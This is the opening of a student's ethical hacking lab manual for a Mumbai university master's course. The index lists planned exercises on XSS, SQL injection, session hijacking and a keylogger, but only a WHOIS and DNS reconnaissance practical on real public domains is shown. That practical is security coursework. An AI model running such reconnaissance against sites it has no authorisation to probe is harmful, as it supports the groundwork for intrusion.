ETHICAL HACKING LAB

A Lab Manual Submitted in Fulfilment

of the Degree of

MASTER

In

COMPUTER APPLICATION

Year 2022-2023

By

Mr. GUPTA SUDHIR PRAHLAD SABITREE

(Seat No.:- 806061)

(Application Id:- 171010)

Under the Guidance of

Asst. Prof. Mr. Abhinandan Sawant.

Institute of Distance and Open Learning

Vidya Nagari, Kalina, Santacruz East – 400098.

University of Mumbai

PCP Center

Satish Pradhan Dnyanasadhana College,

Thane.

Institute of Distance and Open Learning

Vidya Nagari, Kalina, Santacruz East – 400098.

CERTIFICATE

This is to certify that, this Lab Manual entitled **"Ethical Hacking Lab"** is a record of work carried out by **Mr. Gupta Sudhir Prahlad Sabitree (Seat no:-806061),** student of **MCA Semester-III** class and is submitted to University of Mumbai, in partial fulfilment of the requirement for the award of the degree of **Master in Computer Application**. The Lab Manual has been approved.

Guide	External Examiner	Coordinator – M.C.A

Approval of Lab Manual

This is to certify that the Lab Manual entitled **"Ethical Hacking Lab",** for **Master in Computer Application** submitted to University of Mumbai by **Mr. Gupta Sudhir Prahlad Sabitree (Seat no:- 806061)** a bonafide student of Institute of Distance and Open Learning, Vidyanagari, Kalina, Santracruz East has been approved for the award of **Master in Computer Application**.

Examiner

1.

2.

Date:

Place:

Declaration

I declare that this written submission represents my ideas in my own words and where other's ideas or words have been included, I have adequately cited and referenced the original sources. I also declare that I have adhered to all principles of academic honesty and integrity and have not misrepresented or fabricated or falsified any idea/data/fact/source in my submission. I understand that any violation of the above will be cause for disciplinary action by the Institute and can also evoke penal action from the sources which have thus not been properly cited or from whom proper permission has not been taken when needed.

(Signature)

Mr. Gupta Sudhir Prahlad Sabitree

Seat No:- 806061

Date:

Place:

ACKNOWLEDGMENT

After the completion of this work, words are not enough to express my feelings about all those who helped me to reach my goal; feeling above this is my indebtedness to the almighty for providing me this moment in my life.

It's a great pleasure and moment of immense satisfaction for me to express my profound gratitude to my Practical guide, **Asst. Prof. Mr. Abhinandan Sawant.** whose constant encouragement enabled me to work enthusiastically. Her perpetual motivation, patience and excellent expertise in discussion during progress of dissertation work have benefited me to an extent, which is beyond expression. Her depth and breadth of knowledge of Engineering field made me realize that theoretical knowledge always help to develop efficient operational software, which is a blend of all core subjects of the field. The completion of this project would not have been possible without her encouragement, patient guidance and constant support.

I would like to thank all staff members for their valuable cooperation and permitting me to work in the computer labs.

Special thanks to my colleagues and friends for providing me useful comments, suggestions and continuous encouragement.

Finally, I thanks my family members, for their support and endurance during this work.

Mr. Gupta Sudhir Prahlad Sabitree

(Seat No:- 806061)


Index

Sr No	Aim	Date	Sign
1.	Use Google and Whois for Reconnaissance.		
2.	Use Crypt Tool to encrypt and decrypt passwords using RC4 algorithm.		
3.	Using Traceroute, ping, ifconfig, netstat Command		
4.	Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.		
5.	Use Wireshark sniffer to capture network traffic and analyse.		
6.	Simulate persistent Cross Site Scripting attack.		
7.	Session impersonation using Firefox and Tamper Data add-on		
8.	Perform SQL injection attack.		
9.	Create a simple keylogger using python		


PRACTICAL NO 1

AIM: Use Google and Whois for Reconnaissance.

Step1: Open the WHO.is website



Step 2: Enter the website name and hit the "Enter Button".



Step 3: Show you information about
www.prestashop.com

Overview for **prestashop.com**: Whois | Website Info | History | DNS Records | Diagnostics

Registrar Info

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Name Servers

a.ns.mailclub.fr	195.64.164.8
b.ns.mailclub.eu	85.31.196.158
c.ns.mailclub.com	87.255.159.64

Raw Registrar Data

```
Domain Name: PRESTASHOP.COM
Registry Domain ID: 920363578_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.mailclub.net
Registrar URL: http://www.mailclub.fr
Updated Date: 2015-02-24T05:43:34Z
Creation Date: 2007-04-11T08:59:05Z
Registrar Registration Expiration Date: 2016-04-11T08:59:05Z
Registrar: Mailclub SAS
Registrar IANA ID: 1290
Domain Status: clientTransferProhibited
https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: NOMS DE DOMAINE Responsable
Registrant Organization: PRESTASHOP
Registrant Street: 12, rue d'Amsterdam
Registrant City: Paris
Registrant State/Province:
Registrant Postal Code: 75009
Registrant Country: FR
Registrant Phone: +33.140183004
Registrant Phone Ext:
Registrant Fax: +33.972111878
Registrant Fax Ext:
Registrant Email: domains@prestashop.com
Registry Admin ID:
Admin Name: NOMS DE DOMAINE Responsable
Admin Organization: PRESTASHOP
Admin Street: 12, rue d'Amsterdam
Admin City: Paris
Admin State/Province:
Admin Postal Code: 75009
Admin Country: FR
Admin Phone: +33.140183004
Admin Phone Ext:
Admin Fax: +33.972111878
Admin Fax Ext:
Admin Email: domains@prestashop.com
Registry Tech ID:
Tech Name: TINE, Charles
Tech Organization: MAILCLUB S.A.S.
Tech Street: Pole Media de la Belle de Mai 37 rue Guibal
Tech City: Marseille
Tech State/Province:
```

Overview for **prestashop.com**: Whois | Website Info | History | DNS Records | Diagnostics — Updated 10 hours ago

Contact Information

Owner Name	PrestaShop SA
Email	contact@prestashop.com
Address	6, rue Lacépède PARIS, Ile de France 75005 FRANCE

Content Data

Title	PrestaShop
Description	PrestaShop is an Open-source e-commerce software that you can download and use it for free at prestashop.com
Speed: Median Load Time	2608
Speed: Percentile	21%
Links In Count	61656

Traffic Data

3 Months

Rank	2557	▼ 48
Reach Rank	2819	▲ 1
Page Views Rank	2480	▼ 12
Reach Per Million	458.00	▼ 0.71%
Page Views Per Million	26.59	▲ 0.9%
Page Views Per User	5.16	▲ 2%

1 Months

Rank	2387	▲ 158
Reach Rank	2661	▲ 167
Page Views Rank	2280	▲ 222
Reach Per Million	490.00	▲ 8%
Page Views Per Million	29.00	▲ 10.1%
Page Views Per User	5.32	▲ 2%

7 Days

Rank	2607	▼ 329
Reach Rank	2929	▼ 348
Page Views Rank	2604	▼ 453
Reach Per Million	460.00	▼ 10.67%
Page Views Per Million	26.10	▼ 16.14%
Page Views Per User	5.10	▼ 6.09%

1 Days

Rank	2480	▲ 911
Reach Rank	2777	▲ 877
Page Views Rank	2444	▲ 1414
Reach Per Million	480.00	▲ 30%
Page Views Per Million	27.60	▲ 50%
Page Views Per User	5.20	▲ 20%

Subdomains

	Reach	Page Views	Page Views Per User
prestashop.com	69.07%	45.39%	3.49
addons.prestashop.com	43.62%	43.93%	5.36
doc.prestashop.com	14.01%	6.23%	2.36
demo.prestashop.com	4.00%	1.44%	1.9
forge.prestashop.com	3.31%	1.41%	2.3
build.prestashop.com	1.36%	0.34%	1.3
mail.prestashop.com	0.53%	0.21%	2.1
help.prestashop.com	0.72%	0.16%	1.2
validator.prestashop.com	0.20%	0.14%	3.7
sandrine.prestashop.com	0.07%	0.14%	11
scm.prestashop.com	0.31%	0.12%	2.0
OTHER		0.49%	

Overview for **prestashop.com**: Whois | Website Info | History | DNS Records | Diagnostics — Updated 11 hours ago

Want this archived information removed?

Old Registrar Info January 26, 2008

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Registrar Info September 03, 2015

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Overview for **prestashop.com**: Whois | Website Info | History | DNS Records | Diagnostics — Updated 11 hours ago


Name Servers – prestashop.com


Name Server	IP	Location
a.ns.mailclub.fr	195.64.164.8	Marseille, B8, FR
b.ns.mailclub.eu	85.31.196.158	Marseille, B8, FR
c.ns.mailclub.com	87.255.159.64	V◆lizy, A8, FR


SOA Record – prestashop.com


Name Server	master.ns.mailclub.fr
Email	domaines@mailclub.fr
Serial Number	2012123310
Refresh	8 hours
Retry	4 hours
Expiry	41 days 16 hours
Minimum	9 hours 13 minutes 20 seconds

ii) https://www.amazon.com/






who.is
Registrar Data



who.is
amazon.com
DNS Records for amazon.com


who.is
Premium Domains
Transfer
Features
Login
Sign Up
amazon.com
Whois
DNS Records
Diagnostics
Ping
Traceroute


iii) https://www.facebook.com/










iv) https://www.google.com/




